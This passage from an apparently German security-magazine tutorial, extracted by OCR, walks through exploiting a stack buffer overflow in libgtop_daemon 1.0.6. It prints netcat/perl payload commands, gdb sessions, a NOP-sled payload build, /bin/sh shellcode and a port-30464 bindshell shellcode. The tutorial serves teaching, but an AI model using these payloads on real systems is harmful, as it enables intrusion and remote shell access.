gestartet, lauscht es an dem vorgegebenen Port, indem es auf eine eingehende Verbindung wartet. Nachdem eine aufgebaut worden ist, verhält sich das Tool wie oben beschrieben – die Daten von der Standardeingabe werden ans Fernsystem geschickt, und die vom Fernsystem zugeschickten werden an der Standardausgabe geschrieben.

darf keine Nullbytes enthalten (sonst können wir ihn nicht in die Argumentkette eingliedern – das Nullbyte wird als das Endzeichen der Kette betrachtet). Trotz allem Anschein ist es nicht schwierig, einen Shellcode zu entwickeln. Die Erstellung von Shellcodes für die einzelnen Betriebssysteme wurde mehrmals im Internet und in unserem Magazin besprochen. Wir bedienen uns eines fertigen Shellcodes, der problemlos im Web gefunden werden kann, und die selbstständige Entwicklung davon lassen wir für ein anderes Mal über.

Wie lang muss die Kette sein, damit sie die Rückkehradresse aus der Funktion überschreibt? Diese Frage beantworten wir mit einem Experiment: Wir geben dem löchrigen Programm eine immer längere Zeichenkette als Argument an. Dann merken wir uns, bei welcher Kettenlänge der Segmentierungsfehler gemeldet wird, und beim Angriff verwenden wir für alle Fälle eine etwas längere Kette. Indem wir den Speicherbereich hinter der Rückkehradresse überschreiben, beschädigen wir die lokalen Variablen der Funktion, die unsere aufgerufen hat (was kaum ein Verlust ist, da wir sowieso nicht vorhaben, sie weiter auszuführen).

Durch was für eine Adresse ersetzen wir aber die Rückkehradresse aus der Funktion? In Abbildung 5 steht hier einfach *Adresse des Shellcodes*, woher wissen wir aber bei der Zusammenstellung einer bösartigen Kette, unter welcher Adresse das löchrige Programm unsere Kette platziert? Wir gehen an das Problem von zwei Seiten heran. Erstens versuchen wir, das Programm mit einem Debugger zu analysieren und so zu ermitteln, wo es im Speicher das angegebene Argument ablegt. Zweitens stellen wir dem Shellcode in der konstruierten Kette eine Reihe von wirkungslosen *nop*-Befehlen voran (siehe Abbildung 5, die Kette rechts). Auf diese Art und Weise passiert nichts Schlimmes, auch wenn wir den genauen Anfang des Shellcodes verpassen – einige *nops* werden

Listing 7. *Die Funktion* `permitted()`*, ein Fragment der Datei src/daemon/gnuserv.c aus den Quellen des Programms libgtop*

```
static int permitted (u_long host_addr, int fd)
{
  int i;
  char auth_protocol[128];
  char buf[1024];
  int auth_data_len;

  /* Read auth protocol name */
  if (timed_read (fd, auth_protocol, AUTH_NAMESZ, AUTH_TIMEOUT, 1) <= 0)
    return FALSE;
(...)
  if (!strcmp (auth_protocol, MCOOKIE_NAME)) {
    if (timed_read (fd, buf, 10, AUTH_TIMEOUT, 1) <= 0)
      return FALSE;
    auth_data_len = atoi (buf);
    if (
  timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
      return FALSE;
```




Abbildung 6. *Ein Fragment der Funktion* `permitted()` *(Abbildung zu Listing 7)*

übersprungen und der Shellcode wird ausgeführt.

Hier eine kleine Bemerkung: Der Abstand zwischen dem Arrayanfang `buf[]` und der Rückkehradresse der Funktion bleibt unverändert, wenn dieselbe Anwendung auf anderem Rechner gestartet wird. Es sollte also reichen in einer der lückenhaften Anwendung geleiferten Kette nur ein mal wiederholte Adresse zu platzieren. Die Länge der Kette muss man anpassen um die Adresse in der richtige Stelle platziert wurde. Es ist besser, wenn der nopen-Block länger als 4 Bytes wird. Wenn Shellcode irgendwelche Werte auf den Stack ablegen wird, können sie das Ende der von unf gelieferten Kette überschreiben. Wenn der nope-Block nicht genug lang wird, kann Shellcode beschädigt werden.



Listing 8. *Die Funktion* `timed_read()`*, ein Fragment der Datei src/daemon/gnuserv.c aus den Quellen des Programms libgtop*

```
static int timed_read (int fd, char *buf, int max, int timeout, int one_line)
{
(...)
  char c = 0;
  int nbytes = 0;
(...)
  do {
    r = select (fd + 1, &rmask, NULL, NULL, &tv);
    if (r > 0) {
      if (read (fd, &c, 1) == 1) {
        *buf++ = c;
        ++nbytes;
(...)
    } while ((nbytes < max) && !(one_line && (c == '\n')));
(...)
    return nbytes;
}
```




Abbildung 7. *Die Funktion* `timed_read()` *(vereinfacht); Abbildung zu Listing 8*

Die Offensive beginnt

Jetzt, da wir schon einen Plan haben, können wir einen Angriff gegen das löchrige Programm aus Listing 1 durchführen. Warum sollten wir aber eine eigene, absichtlich fehlerhafte Anwendung angreifen? Da wir schon (wenigstens theoretisch) wissen, wie es geht, versuchen wir, ein Leck in einem echten Programm auszunutzen.

In den bugtraq-Archiven finden wir eine geeignete löchrige Anwendung. Aus einem der Postings erfahren wir, dass die Bibliothek *libgtop* Version 1.0.6 einen Fehler enthält, der einen Überlauf des StackBuffers ermöglicht. *libgtop* ist eine Bibliothek, die diagnostische Informationen über das System ansammelt. Sie funktioniert in der Client-Server-Architektur, und die Lücke wurde in der Serverkomponente (dem Programm *libgtop_daemon*) entdeckt. Unser Angriff besteht darin, dem Rechner, wo der Server arbeitet, entsprechend präparierte Daten zuzuschicken, so dass es zu einem Buffer Overflow und der Ausführung eines von uns gelieferten Codes kommt. Die Details nehmen wir uns gleich vor, zuerst sehen wir uns an, worin genau der Fehler in *libgtop_daemon* besteht und wie wir das löchrige Programm zwingen können, unseren Code auszuführen.

Worin das Leck in libgtop_daemon besteht

Der Quellcode der fehlerhaften Programmversion ist auf der Heft-CD zu finden. Sehen wir uns Listing 7 mit der Definition der Funktion `permitted()`, einem Ausschnitt der Datei *src/daemon/gnuserv.c*, an. Bei der Codeanalyse bemerken wir die wiederholten Aufrufe der Funktion `timed_read()` (die in derselben Datei definiert ist). Sie liest Zeichen aus einer Datei (deren Handle ihr erstes Argument ist) in einen Buffer (das zweite Argument), und zwar nicht mehr davon, als es das dritte Argument angibt, ein.

Jetzt wo wir schon wissen, was `timed_read()` tut, sehen wir uns die Funktion `permitted()` genauer an. Besonders interessant ist die Zeile:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT,
  0) != auth_data_len)
```

Sie liest aus der Datei `fd` in den Buffer `buf` nicht mehr als `auth_data_len` Zeichen ein. Sollte es sich ergeben, dass `auth_data_len` die Größe von `buf[]` (das, wie man auf Listing 7 sehen kann, 1024 Bytes lang ist) überschreitet, werden zu viele Zeichen in das Array eingelesen, so dass es zu einem Buffer Overflow und bei etwas Glück zur Überschreibung der Rückkehradresse aus der Funktion `permitted()` kommt. Mal sehen, woher dieses `auth_data_len` kommt. Einige Zeilen früher im Code werden aus der Datei `fd` zehn Zeichen eingelesen, die dann als eine Ganzzahl der Variable `auth_data_len` zugewiesen werden:

```
auth_data_len = atoi (buf)
```

Sollte die Datenquelle also die Kette:

```
2000
AA... (Zweitausend mal der Buchstaben A)
```

enthalten, so wird in das Array `buf[]` die ganze, zweitausend Buchstaben lange Kette eingelesen, und der Buffer läuft über.

Gehen wir noch einige Zeilen weiter zurück. Dort sehen wir, dass, damit das untersuchte Codefragment ausgeführt wird, die Bedingung:

```
if (!strcmp (auth_protocol,
  MCOOKIE_NAME))
```

erfüllt werden muss. Auch der Inhalt der Variable `auth_protocol` wird aus der Datei `fd` ausgelesen. Es ist einfach zu überprüfen, dass `MCOOKIE_NAME` in der Datei *include/glibtop/gnuserv.h* als `MAGIC-1` definiert ist:

```
#define MCOOKIE_NAME "MAGIC-1"
```

Kurz und bündig muss die Quelle der von der Funktion `permitted()` gelesenen Daten die folgende Kette enthalten, damit ein Buffer Overflow `buf[]` erreicht werden kann:

```
MAGIC-1
2000
AA... (Zweitausend mal der Buchstaben A)
```

Jetzt empfiehlt es sich, uns den Quellcode von *libgtop* genauer anzusehen, um zu überprüfen, unter welchen Umständen die Funktion `permitted()` aufgerufen wird und woher sie ihre Daten bezieht. Aus einer kurzen Analyse ergibt es sich, dass eine gestartete Instanz von *libgtop_daemon* (am besten mit der Option `-f` aufgerufen, so dass das Programm nach dem Start nicht in den Hintergrund übergeht) den Datenport 42800 öffnet und dort nach eingehenden Daten lauscht. Wir können also (beispielsweise mit *netcat*) die genannte Kette auf diesem Weg an die Anwendung überreichen und einen Überlauf des StackBuffers verursachen.

Die Anfälligkeit von libgtop_daemon gegen einen Bufferoverflow

Vergewissern wir uns, dass *libgtop_daemon* wirklich gegen den Bufferoverflow anfällig ist. Dazu kompilieren wir die Quellen von *libgtop* – sie sind auf der Heft-CD zu finden – mit den Standardbefehlen:

```
$ ./configure
$ make
```

Danach wechseln wir zum Verzeichnis *src/daemon* und rufen das folgende Kommando auf:

```
$ ./libgtop_daemon -f
```

libgtop_daemon wird gestartet und beginnt, am Port 42800 zu lauschen. Anschließend öffnen wir eine zweite Konsole und senden davon an den Port 42800 des Localhosts eine Kette, die einen Buffer Overflow verursacht. Da es umständlich wäre, 2000 mal den Buchstaben A manuell einzugeben, lassen wir Perl die Arbeit machen. Zwei tausend der Zeichen A können beispielsweise vom folgenden Zweizeiler ausgegeben werden:

```
#!/usr/bin/perl
print "A"x2000
```

Die erste Skriptzeile informiert den Systemkern, was für ein Interpretierer (hier `/usr/bin/perl`) das Skript ausführen soll, und die zweite gibt zwei Tausend der Buchstaben A aus. Wir könnten das Skript in einer Datei speichern, den Code zum Ausgeben von `MAGIC-1\n2000\n` hinzufügen und dann das Ganze starten, indem wir die Standardausgabe in *netcat* umleiten würden; diese Lösung ist aber nicht bequem. Um die Anzahl der ausgegebenen Zeichen zu ändern, müssten wir das Skript bearbeiten, also tun wir es anders. Dasselbe Ergebnis wie mit dem obigen Skript erreichen wir mit dem Kommando:

```
$ perl -e 'print "A"x2000'
```

Wenn der Perl-Interpretierer mit der Option `-e` gestartet wird, führt er die als Argument angegebenen Befehle aus. Um die ganze Kette zum Buffer Overflow ausgeben zu lassen, rufen wir ihn also wie folgt auf:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000'
```

Dieses Kommando starten wir, indem wir die Ausgabe in *netcat* umleiten:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000' \
  | nc 127.0.0.1 42800
```

Schauen wir an der Konsole vorbei, wo *libgtop_daemon* arbeitet, und überprüfen, ob es mit der Fehlermeldung *segmentation fault* beendet hat.

Wie viele Zeichen für einen Buffer Overflow notwendig sind

Da wir mit einer zu langen Kette die Rückkehradresse aus der Funktion überschreiben wollen, überprüfen wir, wie lang diese Kette zu sein hat. Einerseits kann sie nicht zu kurz sein, weil sie die Adresse dann nicht ersetzen kann; andererseits ist auch eine zu lange Kette nicht elegant, da die Überschreibung eines zu langen Speicherbereichs zu unerwarteten und schwer zu diagnostizierenden Ergebnissen führen kann. Wir wissen schon, dass eine Kette von zwei Tausend der Buchstaben A die Rückkehradresse überschreibt, also versuchen wir es mit einem Befehl, der dem obigen ähnelt, jedoch weniger Zeichen ausgibt, beispielsweise:

```
$ perl -e \
  'print "MAGIC-1\n1500\n"."A"x1500' \
  | nc 127.0.0.1 42800
```

Bemerkung: Natürlich muss nach jedem Versuch *libgtop_daemon* erneut gestartet werden. Es kann passieren, dass wir bei einem Versuch, es wieder aufzurufen, die Meldung erhalten:

```
bind: Address already in use
```



Listing 9. *Der Shellcode zum Starten einer Shell*

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff
/bin/sh
```

Listing 10. *Wir überprüfen, ob der Shellcode tatsächlich funktioniert*

```
main() {
  char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3"
  "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
  "\xff\xff/bin/sh";

  void(*ptr)();
  ptr = shellcode;
  ptr();
}
```

Dann ist es am einfachsten, eine Minute abzuwarten und dann noch einmal versuchen, die Anwendung zu starten.

Nach einigen Versuchen stellen wir fest, dass die kürzeste Kette, die ein *segmentation fault* verursacht, 1178 Zeichen lang ist. Wir können erraten, dass diese Kette die Rückkehradresse vom Stack nicht überschreibt, Davor befindet sich auf dem Stack nämlich die Adresse des vorigen untersten Elements im Stack; auch ihre Modifizierung macht das Programm instabil (siehe Abbildung 4, Teil 5). Mal sehen, ob es wirklich der Fall ist.

libgtop_daemon im Debugger

Um *libgtop_daemon* im Debugger zu starten, wäre es gut es zuerst neu zu kompilieren, indem wir auch die Debugging-Informationen berücksichtigen, und zwar mit der Compiler-Option `-ggdb` (in *gcc*). Wir öffnen die Datei *Makefile* aus dem Wurzelverzeichnis der Verzeichnisstruktur der Quellen in einem Editor und suchen darin die folgende Zeile auf:

```
CC = gcc
```

Die Zeile gibt den Namen des zu verwendenden Compilers an. Wenn sie durch:

```
CC = gcc -ggdb
```

ersetzt wird, wird der Compiler stets mit der Option `-ggdb` aufgerufen. Versuchen wir es. Wir modifizieren also *Makefile* und rufen:

```
$ make
```

auf. Anschließend wechseln wir ins Verzeichnis *src/daemon*. Darin rufen wir den Befehl:

```
$ gdb libgtop_daemon
```

auf. Nachdem wir den Debugger gestartet haben, versuchen wir das Kommando *list*. Da der Debugger den Quellcode des Programms anzeigt, wissen wir, dass die Informationen für *gdb* darin eingegliedert wurden.

Wir setzen also einen Haltepunkt an der Stelle, wo der Buffer überschrieben wird, d.h. in der Zeile 203 der Datei *gnuserv.c*:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT, 0)
```

Wie vorher, setzen wir den Haltepunkt mit:

```
(gdb) break gnuserv.c:203
```

Nun starten wir *libgtop_daemon* mit der Option `-f`:

```
(gdb) run -f
```

Danach senden wir aus einer zweiten Konsole eine Kette von 1178 der Buchstaben A an den Port 42800 am Localhost:

```
$ perl -e \
  'print "MAGIC-1\n1178\n" . "A"x1178' \
  | nc 127.0.0.1 42800
```

In der Debugger-Konsole sehen wir, dass das Programm an der Zeile gestoppt ist, wo sich der Haltepunkt befindet. Mal sehen, was für einen Wert die Rückkehradresse aus der Funktion führt:

```
(gdb) print $ebp+4
(gdb) x $ebp+4
```

Der erste Befehl zeigt die Adresse, wo die Rückkehradresse aus der Funktion aufbewahrt wird, an. Der zweite gibt den eigentlichen Wert der Rückkehradresse an. Nun führen wir die Zeile aus, wo der Buffer überschrieben wir, und überprüfen, ob sich die Rückkehradresse geändert hat:

```
(gdb) next
(gdb) x $ebp+4
```

Wir sehen, dass die Adresse unverändert blieb. Dies bestätigt unsere Hypothese – obwohl das Programm nach der Einspeisung von 1178 der Buchstaben A instabil arbeitet, wird die Rückkehradresse aus der Funktion dabei nicht überschrieben. Nach einigen analogen Versuchen (mit immer längeren Zeichenketten) stellen wir fest, dass die kürzeste Kette, die die Rückkehradresse überlappt, 1184 Buchstaben enthält.

Entwerfen der Angriffskette

Der Angriffsplan sieht folgender maßen aus: Wir überreichen an das Programm *libgtop_daemon* eine Kette, die 1184 Bytes in den Buffer einfügt. Für alle Fälle verwenden wir eine etwas längere Kette – sage wir, von etwa 1200 Bytes. Diese Zwölfhundertbytekette besteht (wie in Abbildung 5) aus drei Elementen:

- einer Reihe an *nop*-Befehlen,
- dem Shellcode,
- einer Adresse, die auf eine Stelle in der *nop*-Kette hinweist.

Versuchen wir, eine solche Kette zu konstruieren. Erstens müssen wir entscheiden, wie viel von der Kette die *nops*, und wie viel die Adressen aufnehmen. Hier machen wir die beiden Teile ungefähr gleich. Von der geplanten Kettenlänge (1200 Bytes) subtrahieren wir die Länge des Shellcodes, dividieren das Ergebnis durch zwei und füllen die Kette mit der entsprechenden Anzahl von *nop*-Bytes und Adressen jeweils am Anfang und Ende der Kette.

Nun brauchen wir noch einen passenden Shellcode, den wir problemlos via Google finden. Der neue Code steht in Listing 9.

Laut der im Internet gefundenen Beschreibung öffnet diese kurze Bytefolge unter Linux auf der x86-Plattform eine Shell (im Code ist sogar die Kette `/bin/sh` zu sehen). Die downgeloadeten Programme sind aber mit eingeschränktem Vertrauen zu betrachten. Überprüfen wir, ob der Code wirklich funktioniert. Wir brauchen ihn nur in ein Textarray einzufügen, den Zeiger auf die Zeichenkette durch einen auf die Funktion zu ersetzen und sie ausführen lassen. Die ganze Operation ist in Listing 10 abgebildet.

Nun kompilieren wir und starten das Programm:

```
$ gcc Shellcodetest.c -o Shellcodetest
$ ./Shellcodetest
sh-2.05b$
```

Die Shell ist gestartet worden, also fahren wir mit unserem Kettenentwurf fort. Der Shellcode nimmt 45 Bytes auf, es bleiben also (1200-45)/2=577,5 Byte für Adressen und *nops*. Jede Adresse ist vier Bytes lang, also setzen wir voraus, dass Adressen 576 Bytes, und *nops* den Rest, also 579 Bytes füllen. Überprüfen wir die Berechnungen noch einmal: 576 Bytes für Adressen, 579 für *nops*, 45 für den Shellcode ergeben 576+579+45=1200.

Listing 11. *Wir legen drei Hilfsdateien an*

```
$ perl -e 'print "\x90"x900' > nop.dat
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07" > shellcode.dat
$ echo -en "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" >> shellcode.dat
$ echo -en "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80" >> shellcode.dat
$ echo -en "\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

Listing 12. *Sieht die konstruierte Kette wie geplant aus?*

```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat`\
  `head -c 576 address.dat` | hexdump -Cv
00000000  4d 41 47 49 43 2d 31 0a  31 32 30 30 0a 90 90 90  |MAGIC-1.1200....|
00000010  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
(...)
000001f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000200  90 eb 1f 5e 89 76 08 31  c0 88 46 07 89 46 0c b0  |.ë.^.v.1Ŕ.F..F.°|
00000210  0b 89 f3 8d 4e 08 8d 56  0c cd 80 31 db 89 d8 40  |..ó.N..V.Í.1Ű.Ř@|
00000220  cd 80 e8 dc ff ff ff 2f  62 69 6e 2f 73 68 11 22  |Í.čÜ```/bin/sh."|
00000230  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
(...)
00000460  33 44 11 22 33 44 11 22  33 44 11 22 33 44 0a     |3D."3D."3D."3D."|
```

Bevor wir die Kette aufbauen, müssen wir noch wissen, was für eine Adresse zu verwenden ist. Es muss eine sein, die ein bisschen (beispielsweise zwischen zehn und zwanzig Bytes) höher als die Anfangsadresse des Arrays `buf[]` liegt. Woher wissen wir aber, wo im Speicher das Array `buf[]` platziert ist, wenn das Programm arbeitet? Momentan brauchen wir uns darüber den Kopf nicht zu zerbrechen, wir stellen es später mit dem Debugger fest. Zurzeit bedienen wir uns der Adresse `0x11223344`.

Konstruktion der Angriffskette

Unser Entwurf für die Kette, die wir an das Programm *libgtop_daemon* senden, ist also wie folgt:

- die Zeile `MAGIC-1`,
- die Zeile `1200`,
- eine dreiteilige Zeile: 579 `0x90`-Bytes (der Befehl *nop*), 45 Bytes Shellcode und 140 Wiederholungen der Adresse `0x11223344` (jede Adresse nimmt vier Bytes auf, insgesamt beanspruchen die Adressen also 576 Bytes).

Es lohnt sich auch, drei Hilfsdateien anzulegen:

- *nop.dat*, mit mehreren hundert `0x90`-Bytes,
- *shellcode.dat*, mit dem Shellcode,
- *address.dat*, mit mehreren Hundert der `0x11223344`-Adressen.

Diese Dateien können wir auf die in Listing 11 demonstrierte Art und Weise anlegen. *nop.dat* und *address.dat* legen wir mit einer bereits angesprochenen Methode an – mit dem Befehl `perl` mit der Option `-e`, die ihn das als Argument angegebene Skript ausführen lässt. Um den Shellcode in eine Datei einzuspeisen, verwenden wir das Standardkommando *echo* mit zwei Optionen. Die Option `-e` verursacht, dass die Kette `\x4e` als ein Byte vom Hexadezimalwert 0x4e, und nicht als die vier Zeichen *\x4e* betrachtet wird. Die Option `-n` bewirkt, dass die ausgegebene Kette nicht mit einem Zeilenendzeichen beendet wird.

Mit den Hilfsdateien parat können wir unsere Kette aus den vorbereiteten Teilen zusammenschweißen. Wir lassen 579 Bytes aus der Datei *nop.dat* mit dem Befehl *head* (zum Anzeigen des Anfangs einer Datei) ausgeben:

```
$ head -c 579 nop.dat
```



Den Inhalt der Datei *shellcode.dat* geben wir mit dem Kommando *cat* aus. Um alle Elemente zusammenzufügen und die Kette anzeigen zu lassen, verwenden wir den Befehl:

```
$ echo -e \ "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat`
```

Die Ausgabe hiervon ist eine Kette von Unsinn. Vergewissern wir uns, dass sie diejenige ist, die wir erhalten wollten. Berechnen wir, wie lang sie ist (das Kommando *wc* zeigt die Anzahl der Zeilen, Wörter und Zeichen im Text an der Standardeingabe an):

```
$ echo -e \ "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | wc
```

Die Kette ist 1214 Bytes lang – genau korrekt (1200 Bytes plus die Länge der zwei ersten Zeilen). Sehen wir uns ihren Inhalt mit dem Tool `hexdump` an (es zeigt Binärdaten in Hexadezimalform an) – Listing 12. Er sieht sinnvoll aus: Zuerst kommen `MAGIC-1` und `1200`, dann ziemlich viele *nops*, eine Reihe von merkwürdigen Zahlen, die auf den ersten Blick als Shellcode eingeschätzt werden können, und eine lange Reihe an `0x11223344`-Adressen.

Der erste Angriffsversuch

Versuchen wir, den Daemon anzugreifen. Erstmals starten wir *libgtop_daemon* im Debugger, so dass wir sicher gehen können, dass die Rückkehradresse aus der Funktion mit unserem Wert überschrieben wird. Dabei überprüfen wir auch, wo im Speicher der Buffer `buf[]` platziert wird (zur Erinnerung: Wir brauchen diese Adresse, um sie in die Kette einzufügen, so dass die Funktion in die *nops* vor dem Shellcode zurückkehrt).

Listing 13. *Eine Debugger-Sitzung*

```
Script started on Sat 15 May 2004 02:30:58 AM EDT
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
(...)
(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: libgtop-1.0.6/src/daemon/libgtop_daemon -f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203 if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
(gdb) next
207     if (!invoked_from_inetd && server_xauth && server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
(gdb) x/24 buf
0xbffff440: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff450: 0x90909090  0x90909090  0x90909090  0x90909090
(...)
0xbffff670: 0x90909090  0x90909090  0x90909090  0x90909090
(gdb)
0xbffff680: 0xeb909090  0x76895e1f  0x88c03108  0x46890746
0xbffff690: 0x890bb00c  0x084e8df3  0xcd0c568d  0x89db3180
0xbffff6a0: 0x80cd40d8  0xfffdce8  0x69622fff  0x68732f6e
0xbffff6b0: 0x44332211  0x44332211  0x44332211  0x44332211
0xbffff6b0: 0x44332211  0x44332211  0x44332211  0x44332211
(...)
0xbffff8e0: 0x44332211  0x44332211  0x44332211  0x44332211
0xbffff8f0: 0x4006bc84  0x00000005  0x00000010  0xbffff900
(gdb) quit
The program is running.  Exit anyway? (y or n) y
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$
Script done on Sat 15 May 2004 02:35:06 AM EDT
```

Für unseren Versuch brauchen wir zwei Konsolen. In der einen starten wir den Debugger (die komplette Aufzeichnung der Sitzung steht in Listing 13):

```
$ gdb libgtop_daemon
```

Wir setzen einen Haltepunkt in der Zeile, wo der Buffer überfüllt wird:

```
(gdb) break gnuserv.c:203
```

und starten das untersuchte Programm mit der Option `-f` (damit es nicht im den Hintergrund gestartet wird):

```
(gdb) run -f
```

Das Programm wartet auf Daten am Port 42800. Senden wir ihm die vorbereitete Kette zu. Hierzu wechseln wir zur zweiten Konsole (ins Verzeichnis mit den Hilfsdateien *nop.dat*, *shellcode.dat* und *address.dat*) und rufen den folgenden Befehl auf:

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Jetzt kehren wir zur Debugger-Konsole zurück. Es ist zu sehen, dass das Programm in der Zeile

Listing 14. *Der Shellcode zum Öffnen einer Shell am Port 30464*

```
char shellcode[] = /* Taeho Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0\x31\xdb\x89"
"\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06\x89\x46\x08\xb0\x66\xb3"
"\x01\xcd\x80\x89\x06\xb0\x02\x66\x89\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d"
"\x46\x0c\x89\x46\x04\x31\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3"
"\x02\xcd\x80\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd\x80\x88\xc3"
"\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f\xb1\x02\xcd\x80"
"\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f\x73\x68\x2f\x89\x46\x04\x31\xc0\x88"
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```

mit dem Haltepunkt angelangt und gestoppt ist:

```
Breakpoint 1, permitted
(host_addr=16777343, fd=6)
at gnuserv.c:203
203 if (timed_read (fd,
buf, auth_data_len,
AUTH_TIMEOUT, 0)
!= auth_data_len)
```

Jetzt – noch bevor der Buffer überlaufen ist – überprüfen wir die Rückkehradresse aus der Funktion:

```
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
```

Wir führen die aktuelle Zeile aus, so dass die Rückkehradresse überschrieben wird, und überprüfen ihren neuen Wert:

```
(gdb) next
207 if (!invoked_from_inetd
&& server_xauth
&& server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
```

